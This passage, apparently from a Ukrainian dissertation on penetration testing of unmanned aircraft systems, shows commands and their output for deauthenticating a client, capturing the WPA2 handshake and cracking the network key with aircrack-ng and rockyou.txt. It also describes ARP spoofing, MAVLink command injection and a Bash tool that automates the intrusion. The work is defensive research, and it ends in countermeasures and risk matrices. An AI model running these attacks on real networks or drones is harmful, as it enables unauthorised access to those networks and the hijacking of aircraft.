Крім того, механізм автентифікації PSK є вразливим до атаки за словником у разі перехоплення чотиристороннього рукостискання (4-way handshake). В активному режимі Wi-Fi деавтентифікація уможливлює його швидке перехоплення. Водночас компрометація пароля можлива і шляхом пасивного моніторингу ефіру у момент встановлення легітимного з'єднання клієнта з точкою доступу. Такий пасивний сценарій дозволяє зловмиснику отримати доступ до мережі Drone_Wifi, залишаючись непоміченим.

Водночас атака за словником може бути класифікована як пасивний ізольований режим вторгнення або як складова активного комбінованого послідовного режиму вторгнення. Ця варіативність враховується при оцінці ймовірності. В реальних умовах пасивний режим вторгнення є технічно простішим за активний, проте характеризується нижчою ймовірністю успіху, оскільки залежить від зовнішніх чинників, що знаходяться поза контролем зловмисника. Активний режим вторгнення потребує попереднього проведення атаки Wi-Fi деавтентифікації. В обох випадках критичною умовою реалізації є перебування зловмисника в зоні дії мережі Drone_Wifi.

З урахуванням зазначених аспектів, показник ймовірності (Probability, P) активного режиму вторгнення через атаку деавтентифікації Wi-Fi було аналітично оцінено як «Високий» (High, H), а для атаки за словником як «Середній» (Medium, M).

Показник тяжкості наслідків (Severity, S) активного режиму вторгнення через атаку деавтентифікації Wi-Fi встановлено на рівні «Високий», оскільки цей режим вторгнення призводить до порушення доступності каналу керування. Втрата зв'язку між СНК і дроном є критичним інцидентом, що спричиняє примусове переривання польотного завдання.

Показник тяжкості наслідків режиму вторгнення через атаку за словником також встановлено на рівні «Високий», оскільки успішний злам пароля Wi-Fi призводить до повного компрометування конфіденційності та цілісності мережі.

У таблиці 4.2 стовпець «Контрзаходи» відсутній, оскільки на апріорному етапі аналізу підбір контрзаходів не здійснюється. У стовпці «Наслідки»

використано умовні позначення тріади КЦД, де К – конфіденційність, Ц – цілісність, Д – доступність.

За результатами оцінювання обидва режими вторгнень класифіковано як такі, що належать до зони неприйнятного ризику матриці критичності, що підтверджується даними таблиці 4.3.

Таблиця 4.3 — Апріорна матриця критичності

Ймовірність \ Тяжкість	Низька	Середня	Висока
Низька			
Середня			2
Висока			1

На основі результатів розвідки та сканування було побудовано блок-схему комбінованого режиму вторгнення в Wi-Fi мережу, представлену на рис. 4.3. Зовнішній зловмисник розпочинає вторгнення з паралельного виконання пасивного моніторингу мережевого трафіку та атаки деавтентифікації Wi-Fi. Пасивний моніторинг переходить у стан очікування підключення клієнта до точки доступу. Атака деавтентифікації розриває існуюче з'єднання клієнта, що ініціює примусове перепідключення, яке призводить до захоплення зашифрованого криптографічного рукостискання WPA. Отримані дані рукостискання передаються на вхід атаки за словником, у разі успішності якої зловмисник отримує несанкціонований доступ до мережі. Водночас тривала атака деавтентифікації може призводити до переривання польотної місії незалежно від результату атаки за словником.



Рисунок 4.4 — Блок-схема комбінованого вторгнення в бездротову мережу

Для виконання атаки деавтентифікації в симуляційній платформі використовувалась утиліта aireplay-ng. Було виконано команду, яка ініціювала надсилання цільових кадрів деавтентифікації від імені легітимної точки доступу на адресу СНК (клієнта). Результат атаки деавтентифікації Wi-Fi представлено на рисунку 4.5.

```
└─$ sudo aireplay-ng --deauth 10 -a 02:00:00:00:01:00 -c 02:00:00:00:02:00 wlan0mon
11:34:11  Waiting for beacon frame (BSSID: 02:00:00:00:01:00) on channel 6
11:34:11  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:12  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:12  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:13  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:14  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:14  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:15  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:15  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:16  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
11:34:16  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
```

Рисунок 4.5 — Виконання атаки Wi-Fi деавтентифікації

Одночасно фоновий моніторинг засобами airodump-ng зафіксував передавання кадрів EAPOL. Успішне перехоплення криптографічного рукостискання підтверджується повідомленням «WPA handshake: 02:00:00:00:01:00» у верхньому правому куті термінала (рис. 4.6.). Отримані дані було автоматично збережено у файл capture_wpa-01.cap.

```
CH  6 ][ Elapsed: 18 s ][ 2026-01-18 11:34 ][ WPA handshake: 02:00:00:00:01:00

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:00:00:00:01:00  -28   0      215     1583  111   6  130   WPA2 CCMP   PSK  Drone_Wifi

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

02:00:00:00:01:00  02:00:00:00:03:00  -29    0 - 1e     0        1
02:00:00:00:01:00  02:00:00:00:02:00  -29    1e- 1e     0     2865  EAPOL
```

Рисунок 4.6 – Перехоплення WPA рукостискання

Наступним кроком є атака за словником. Оскільки перехоплений хеш міститься в отриманому файлі, атаку було проведено в автономному режимі. Для відновлення пароля використовувалася утиліта aircrack-ng зі словником rockyou.txt. Через низьку ентропію пароля ключ доступу було знайдено менш ніж за одну секунду, що підтверджує тяжкість вразливості слабкого пароля (рис. 4.7).

```
                    Aircrack-ng 1.7

[00:00:00] 91/10303727 keys tested (1153.96 k/s)

Time left: 2 hours, 28 minutes, 48 seconds                0.00%

                    KEY FOUND! [ 1234567890 ]


Master Key     : B0 8A 11 70 58 2C 5E 6E D8 41 D2 F2 07 CE C3 F8
                 2A C0 17 16 02 32 6F 73 48 F8 9F AE EE B4 73 8F

Transient Key  : E4 B9 3B 3E 54 F0 60 47 E1 E8 6E 56 62 48 F0 42
                 88 8C 0B D7 CD F0 93 5D 0B 6E 22 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : CB 36 A9 8E F8 C9 12 18 81 97 60 77 7D B2 03 C6
```

Рисунок 4.7 – Виконання атаки за словником

Завершальним кроком було підключення до мережі Drone_Wifi з використанням отриманих облікових даних. Після цього було перевірено мережеві параметри. Команда «ip a» показала, що інтерфейс wlan0 успішно отримав IP-адресу, що свідчить про перебування зловмисника в одній підмережі з СНК. Для остаточного підтвердження контролю над каналом зв’язку було перевірено доступність хоста дрона за допомогою утиліти ping; обмін пакетами завершився успішно, підтвердивши доступ до мережі Drone_Wifi. За результатами відтворення було уточнено блок-схему комбінованого режимів вторгнення (рис. 4.8).



Рисунок 4.8 – Блок-схема комбінованого режиму вторгнення

Отримання доступу до мережі Drone_WiFi дозволяє зовнішньому зловмиснику здійснювати глибші вторгнення, діючи вже як внутрішній порушник. Подальше моделювання режимів вторгнень виконувалось із застосуванням застосування засобів розвідки та сканування (Nmap), а також перехоплення та аналізу трафіку (Wireshark) та маніпулювання протоколом MAVLink (Pymavlink, MAVProxy). На рівні внутрішньої мережі було виконано спуфінг протоколу ARP, що забезпечило пасивний моніторинг та перехоплення незашифрованих потоків даних, включаючи відеопотік та телеметрію.

Основна частина подальших комбінованих вторгнень була зосереджена на експлуатації вразливостей протоколу MAVLink. Через відсутність механізмів автентифікації пакетів успішно виконано атаки ін’єкції та підміни. Це дозволило маніпулювати показниками навігаційних сенсорів, підміняти системні статуси, що відображаються оператору, та надсилати несанкціоновані команди керування аж до повного перехоплення управління місією та переривання польотного завдання. Додатково було досліджено захист сервісів бортового комп’ютера, в результаті чого виявлено вразливості до несанкціонованого доступу через відкриті API, слабкі паролі адміністративного інтерфейсу та незахищені протоколи передавання файлів. За результатами було побудовано дерево режимів вторгнень (рис. 4.9). Режими вторгнень, схожі за способом реалізації, проте спрямовані на різні складові симуляційної платформи, було об’єднано в групи.



Рисунок 4.9 – Результуюче дерево режимів вторгнень

За результатами аналізу проведеного моделювання серії режимів вторгнень у конфігурацію симуляційної платформи сформовано апостеріорну IMECA-таблицю, представлену у додатку Б, що загалом налічує 37 режимів вторгнень. Встановлено, що експериментально виявлені режими вторгнень відрізняються довжиною ланцюга вторгнення – від 2 до 5 кібератак, що суттєво вплинуло на експертну оцінку імовірності. Була застосована наступна логіка: чим довшим і складнішим є ланцюг вторгнення, тим нижче значення ймовірності було йому присвоєно. Значення тяжкості оцінювалися через аналіз наслідків вторгнень.

Також було встановлено, що всі експериментально виявлені режими вторгнень суттєво залежать від успішності двох аналітично виявлених та експериментально підтверджених режимів вторгнень.

Для візуалізації складності експериментально підтверджених режимів вторгнень IMECA-таблицю було розширено додаванням стовпця «Ланцюг вторгнень». При цьому 4 з 35 нових режимів потрапили до зони неприйнятного ризику. За результатами апостеріорного аналізу була сформована матриця критичності (рис. 4.4).

Таблиця 4.4 – Апостеріорна матриця критичності

Ймовірність \ Тяжкість	Низька	Середня	Висока
Низька		13,16,33	7-12,14,15, 17-20,23-31,35-37
Середня		3,4,6,32	5,21,22,34
Висока			1,2

Далі, на основі аналізу окремих стандартів NIST серії SP 800 [145-149], стандарту ДСТУ EN ISO/IEC 27002:2024 [137], технічної документації протоколів MAVLink [150] та ArduPilot [151] було обрано рекомендовані контрзаходи та побудована результуюча матриця критичності після впровадження контрзаходів (табл. 4.5).

Таблиця 4.5 – Матриця критичності після впровадження контрзаходів

Ймовірність \ Тяжкість	Низька	Середня	Висока
Низька	3, 4, 6, 13, 16, 17, 24, 29, 31–33, 35–37	7–12, 14, 15, 18–23, 25–28, 30, 34	1, 2, 5
Середня			
Висока			

За результатами експертного оцінювання, після впровадження рекомендованих контрзаходів жоден з виявлених режим вторгнень не залишається в зоні неприйнятного ризику. Більшість контрзаходів націлені на зниження ризику шляхом зменшення імовірності успішної експлуатації, повністю запобігаючи реалізації наслідків вторгнення. Крім того, три режими вторгнень (1, 2, 5), два з яких були виявлені аналітично, зберігають залишковий ризик. Це зумовлено тим, що ці режими експлуатують властивості, невід'ємні від бездротового зв'язку: відкритий радіочастотний простір, пароль як єдиний механізм доступу та присутність трафіку в ефірі.

4.1.5 Оцінювання показників повноти і достовірності

Формалізований апарат показників повноти та достовірності аналізу режимів вторгнень, введений в підрозділі 1.3.3, дозволяє кількісно охарактеризувати результати апробації комбінованого методу на симуляційній платформі.

Простір теоретично можливих режимів вторгнень M_x є невідомою множиною, оскільки повний перелік потенційних режимів не може бути встановлений наперед. У межах апробації в контрольованому середовищі приймається наближення $|Mx| = |Me|$, що відповідає максимально досяжному охопленню простору вторгнень у рамках використаної симуляційної платформи. Це означає, що розраховані показники характеризують повноту відносно виявленого, а не абсолютного простору режимів вторгнень.

Результати апріорного IMECA сформували множину M_a з 2 аналітично визначених режимів вторгнень за результатами розвідки та сканування симуляційної платформи. Згідно з формулою (1.1), показник повноти аналітичного оцінювання розраховується як (4.1):

$$L_a = \frac{|M_a|}{|M_x|} = \frac{2}{37} \approx 0{,}054. \tag{4.1}$$

Результати експериментального виявлення режимів вторгнень через застосування процедур ТнП сформували множину M_e з 37 експериментально визначених режимів вторгнень. Відповідно до формули (1.2), показник повноти експериментального оцінювання розраховується як (4.2):

$$L_e = \frac{|M_e|}{|M_x|} = \frac{37}{37} = 1{,}000. \tag{4.2}$$

Оскільки обидва апріорно визначені режими вторгнень були експериментально підтверджені, виконується умова $M_a \subset M_e$, що відповідає випадку А, описаному у підрозділі 1.3.3, і свідчить про відсутність хибнопозитивних аналітичних оцінок. Приріст повноти оцінювання відповідно до формули (1.3) розраховується як (4.3):

$$\Delta L = L_e - L_a = 1{,}000 - 0{,}054 = 0{,}946. \tag{4.3}$$

Слід зазначити, що отримане значення приросту повноти в розглянутому прикладі є завищеним, оскільки 35 додаткових експериментально виявлених режимів вторгнень є залежними від 2 режимів вторгнень, визначених аналітично і підтверджених експериментально. Основним результатом застосування комбінованого методу є не тільки розширення множини потенційних і незалежних

режимів вторгнень, але й підвищення деталізації їх виявлення та верифікація апріорних оцінок в контрольованому середовищі.

Водночас достовірність оцінювання підтверджується взаємною верифікацією, яка реалізує добре відомий принцип диверсності, що використовується при розробці і незалежній верифікації систем, важливих для безпеки [146]: обидва аналітично визначені режими вторгнень підтверджені в ході експериментальної верифікації, що підтверджує відсутність хибнопозитивних висновків апріорного IMECA.

4.1.6 Програмний засіб моделювання режимів вторгнень

На базі отриманих результатів моделювання режимів вторгнень у симуляційній платформі DVD було розроблено консольний програмний засіб автоматизації процесу отримання несанкціонованого доступу до Wi-Fi мережі. Розроблення програмного засобу виконувалось мовою командного інтерпретатора Bash у середовищі операційної системи Kali Linux з використанням стандартних інструментів пакету aircrack-ng.

Програмний засіб реалізує послідовний семиетапний сценарій режиму вторгнення. На першому етапі бездротовий інтерфейс у режимі моніторингу налаштовується на цільовий радіоканал засобами iw. На другому етапі ініціюється фонове захоплення мережевого трафіку утилітою airodump-ng з фільтрацією за BSSID цільової точки доступу та збереженням у файл формату .cap. На третьому та четвертому етапах виконується атака деавтентифікації засобами aireplay-ng з метою примусового розривання з’єднання клієнта з точкою доступу та провокації повторного підключення з передаванням криптографічного рукостискання WPA. На п’ятому етапі процес захоплення завершується та перевіряється наявність файлу *.cap. На шостому етапі виконується атака за словником утилітою aircrack-ng з використанням словника rockyou.txt; результат автоматично витягується з журналу за регулярним виразом. На сьомому етапі здійснюється підключення до мережі Drone_WiFi за допомогою wpa_supplicant з автоматично сформованою

конфігурацією, після чого перевіряється отримання IP-адреси та доступність шлюзу засобами ping.

Програмний засіб реалізує кольорове виведення в термінал для розмежування інформаційних повідомлень, успішних результатів та помилок, а також паралельне ведення журналу подій у файл debug.log з фіксацією часових міток початку та завершення атак. Результат виконання програмного засобу представлено на рис 4.10. Програмний код представлено у додатку В.



Рисунок 4.10 — Результат виконання програмного засобу автоматизації моделювання вторгнення

4.2 Аналіз результатів впровадження розроблених методів і засобів

Результати наукових досліджень апробовані та впроваджені в таких організаціях (Додаток Г):

на підприємствах в Україні:

– впроваджені в ТОВ «ВЕБСПЕЛЧЕКЕР»;

у вищому навчальному закладі України Національному аерокосмічному університеті «Харківський авіаційний інститут»:

– у навчальному процесі кафедри кібербезпеки та інтелектуальних інформаційних технологій у вигляді лекційного матеріалу та практичних занять у навчальній дисципліні «Штучний інтелект і бази знань» (4 години), зокрема, під час розгляду підходів до аналізу вразливостей, виявлення режимів вторгнень, ризик-орієнтованого оцінювання кіберзахищеності та вибору контрзаходів для кіберфізичних систем і систем штучного інтелекту, а також при виконанні кваліфікаційних робіт бакалаврів і магістрів кафедри за спеціальністю 125 – Кібербезпека і захист інформації;

– при виконанні держбюджетної науково-дослідницької роботи «Наукові засади і методи забезпечення гарантоздатності флотів БПЛА інтелектуальних систем моніторингу потенційно небезпечних і військових об’єктів» (№ Д/Р 0121U112172, 2021-2023 рр.);

– при виконанні держбюджетної науково-дослідницької роботи «Методи, програмно-апаратні засоби та технології забезпечення гарантоздатності інтелектуальних систем індустріального інтернету речей» (№ Д/Р 0122U001065, 2022-2023 рр.);

– при виконанні держбюджетної науково-дослідницької роботи «Методи, засоби та технології моделювання, розроблення, розгортання та забезпечення гарантоздатності мобільних інтелектуальних систем для об’єктів критичної інфраструктури» (№ Д/Р 0124U003250, 2024-теперішній час).

Табл. 4.6 містить систематизацію результатів впровадження наукових результатів дисертаційної роботи.

Таблиця 4.6 – Результати впровадження наукових результатів

№	Місце впровадження	Наукові результати	Система, процес	Ефект від впровадження
1	ТОВ «ВЕБСПЕЛЧЕКЕР»	1,3	Розроблення та тестування програмного продукту WebSpellChecker SDK	Підвищення повноти та достовірності аналізу вторгнень і тестування на проникнення
2	Національний аерокосмічний університет «ХАІ»	1,2,3	Навчальний процес кафедри кібербезпеки та інтелектуальних інформаційних технологій (лекції та лабораторні заняття з навчальної дисципліни «Штучний інтелект і бази знань») для бакалаврів і магістрів кафедри	Покращення наочності, фундаментальності та практичної спрямованості навчального курсу, який викладається в університеті, а також підвищення якості виконання наукових проєктів та покращення підготовки фахівців
3			Науково-дослідницькі роботи	Підвищення якості і виконання НДР щодо розроблення та впровадження сучасних методів та засобів забезпечення кібербезпеки флотів БпЛА, інтелектуальних систем індустріального інтернету речей та мобільних інтелектуальних систем для об’єктів критичної інфраструктури.

4.3 Висновки до четвертого розділу

1. Розроблений програмний засіб та елементи інформаційної технології аналізу режимів вторгнень і ТнП для забезпечення КБ БпАК, структурно-функціональну модель та блок-схеми виявлених режимів вторгнення алгоритми, що забезпечують відтворюваність комбінованого аналізу. Крім того, розгорнуто симуляційну платформу, на якій апробовано комбінований метод аналізу вторгнень і ТнП згідно з розробленою структурно-функціональною моделлю процесу апробації.

2. Проведено апробацію комбінованого методу аналізу вторгнень і ТнП на розгорнутій симуляційній платформі БпАК з подальшим оцінюванням показників повноти та достовірності аналітичного та експериментального оцінювання.

3. Аналіз результатів впровадження розроблених методів та засобів аналізу вторгнень і ТнП для забезпечення КБ БпАК продемонстрував практичну значущість та підтвердив новизну результатів дослідження, їх залучення до науково-дослідницьких робіт, процесів розроблення, тестування та супроводження інтелектуальних програмних засобів, а також у навчальному процесі кафедри кібербезпеки та інтелектуальних інформаційних технологій.

Матеріали розділу опубліковано у роботі [9].

ВИСНОВКИ

У дисертації проведено обґрунтування та розв’язання актуального науково-прикладного завдання розроблення методів і засобів комбінованого аналізу вторгнень і тестування на проникнення для забезпечення кібербезпеки безпілотних авіаційних комплексів. При цьому було отримано наступні наукові та практичні результати:

1. Вперше запропоновано комбінований метод аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів, який, на відміну від відомих, базується на визначенні сумісності, послідовності проведення та виборі варіантів аналітичних та експериментальних процедур аналізу вразливостей та вторгнень, що надає змогу підвищити повноту і достовірність оцінювання кібербезпеки.

2. Удосконалено метод оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень, який базується на застосуванні марковських моделей, що забезпечує можливість отримання кількісних показників готовності залежно від тривалості та періодичності тестування на проникнення.

3. Удосконалено ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків шляхом визначення кінцевих ризиків за результатами апостеріорного аналізу з використанням процедур тестування на проникнення, що дозволяє підвищити обґрунтованість вибору контрзаходів.

Практичне значення отриманих результатів полягає в тому що були розроблені алгоритм, структура, програмний засіб та елементи інформаційної технології для проведення комбінованого аналізу режимів вторгнень і тестування на проникнення безпілотних авіаційних комплексів.

Досягнення мети дослідження підтверджується результатами:

– оцінювання повноти та достовірності аналітичного й експериментального виявлення режимів вторгнень в умовах контрольованого симуляційного середовища;

– апріорного та апостеріорного оцінювання критичності наслідків режимів вторгнень, виявлених у контрольованому симуляційному середовищі;

– моделювання показників готовності безпілотних авіаційних комплексів з використанням марковських моделей.

Отримані наукові результати можуть бути впроваджені у:

– науково-дослідні та проєкти за напрямком забезпечення кібербезпеки безпілотних авіаційних систем та інших кіберфізичних систем реального часу;

– навчальні освітньо-наукові програми інформаційно-технологічних спеціальностей;

– організаціях та підприємствах оборонно-промислового комплексу, які спеціалізуються на розробленні, тестуванні та забезпеченні кібербезпеки безпілотних авіаційних комплексів.

Результати дисертаційної роботи впроваджено у навчальному процесі та при виконанні науково-дослідних проєктів, що виконувались у Національному аерокосмічному університеті «Харківський авіаційний інститут», а також при розробленні, тестуванні та супроводженні інтелектуальних програмних продуктів у компанії ТОВ «ВЕБСПЕЛЧЕКЕР».

За темою дисертаційної роботи було опубліковано 9 наукових публікаціях, у тому числі:

– 4 статті у наукових фахових виданнях України, з яких 2 у виданнях з індексацією у Scopus (квартилі Q2 та Q3);

– 1 розділ у колективній монографії;

– 3 публікації у матеріалах міжнародних конференцій з індексацією у Scopus;

– 1 публікація у матеріалах національної конференції.

Подальші дослідження доцільно зосередити на:

– адаптація комбінованого методу для флотів безпілотних авіаційних комплексів шляхом розширення множин вразливих компонентів зв’язку та передбачення кібератак, включно з різними видами комбінованих атак [97];

– перенесенні процедур тестування на проникнення з симуляційного середовища в контрольовані лабораторні умови з використанням фізичних моделей безпілотних авіаційних комплексів та SDR-обладнання;

– адаптації ризик-орієнтованого IMECA з апріорним та апостеріорним оцінюванням для оцінювання функціональної безпеки на основі принципів «Security-informed Safety» та «Safety-informed Security» [153];

– застосуванні баєсового виведення [154] для отримання каліброваних числових ймовірностей з поєднання апріорних експертних оцінок IMECA і результатів тестування на проникнення.

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Абакумов А. І., Харченко В. С. Тестування на проникнення систем інтернету речей : кіберзагрози, методи та етапи. *Електронне моделювання*. 2022. Т. 44. № 4. С. 79–104. DOI: 10.15407/emodel.44.04.079.

2. Абакумов А. І., Харченко В. С. Тестування на проникнення для оцінки кібербезпеки промислових роботизованих систем : виклики та рішення. *Інформаційна, функційна та кібербезпека (СКІФіК)* : матеріали студ. конф., Харків, 2022. Харків : Стиль-Іздат, 2022. С. 73–74.

3. Abakumov A., Kharchenko V. Combining IMECA analysis and penetration testing to assess the cybersecurity of industrial robotic systems. *12th IEEE International Conference on Dependable Systems, Services and Technologies (DESSERT'2022)*, Athens, Greece, Dec. 9–11, 2022. P. 1–7. DOI: 10.1109/DESSERT58054.2022.10018823.

4. Abakumov A., Kharchenko V. Combining experimental and analytical methods for penetration testing of AI-powered robotic systems. *7th International Conference on Computational Linguistics and Intelligent Systems (COLINS-2023)*, Kharkiv, Ukraine, Apr. 20–21, 2023. Vol. 3403. P. 1–13. URL: https://ceur-ws.org/Vol-3403/paper40.pdf (дата звернення: 16.03.2026).

5. Абакумов А. І., Харченко В. С. Розділ 7. Аналітичні та експериментальні методи оцінювання функційної та кібербезпеки робототехнічних систем. *Методи та технології забезпечення якості та безпеки інтелектуальних систем* : кол. монографія / за заг. ред. В. С. Харченка, О. І. Морозової. Міністерство освіти і науки України, Національний аерокосмічний університет ім. М. Є. Жуковського «ХАІ». Київ : Видавництво «Юстон», 2023. С. 111–133. ISBN 978-617-8335-01-4. URL: https://dspace.library.khai.edu/xmlui/handle/123456789/5307 (дата звернення: 16.03.2026).

6. Abakumov A., Kharchenko V., Popov P. A hybrid cybersecurity assessment framework for unmanned aircraft vehicles based on IMECA and penetration testing. *55th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*

Workshops (DSN-W 2025), Naples, Italy, Jun. 23–26, 2025. P. 7–14. DOI: 10.1109/DSN-W65791.2025.00032.

7. Abakumov A., Kharchenko V. Combined method of UAV cyber assets security assessment by use of procedures IMECA and penetration testing. *Автоматизовані системи управління та прилади автоматики*. 2025. № 187. С. 200–219. DOI: 10.30837/0135-1710.2025.187.200.

8. Abakumov A., Kharchenko V., Ponochovnyi Y. UAV cyber resilience assessment method : combining IMECA, penetration testing and state-space Markov modelling. *International Journal of Computing*. 2025. Vol. 24. No. 4. P. 790–801. DOI: 10.47839/ijc.24.4.4346.

9. Abakumov A., Kharchenko V., Popov P. Proactive unmanned aerial system cybersecurity analysis : combining a priori – a posteriori IMECA and penetration testing methods. *Radioelectronic and Computer Systems.* 2026. No. 1(117). P. 282–298. DOI: 10.32620/reks.2026.1.18.

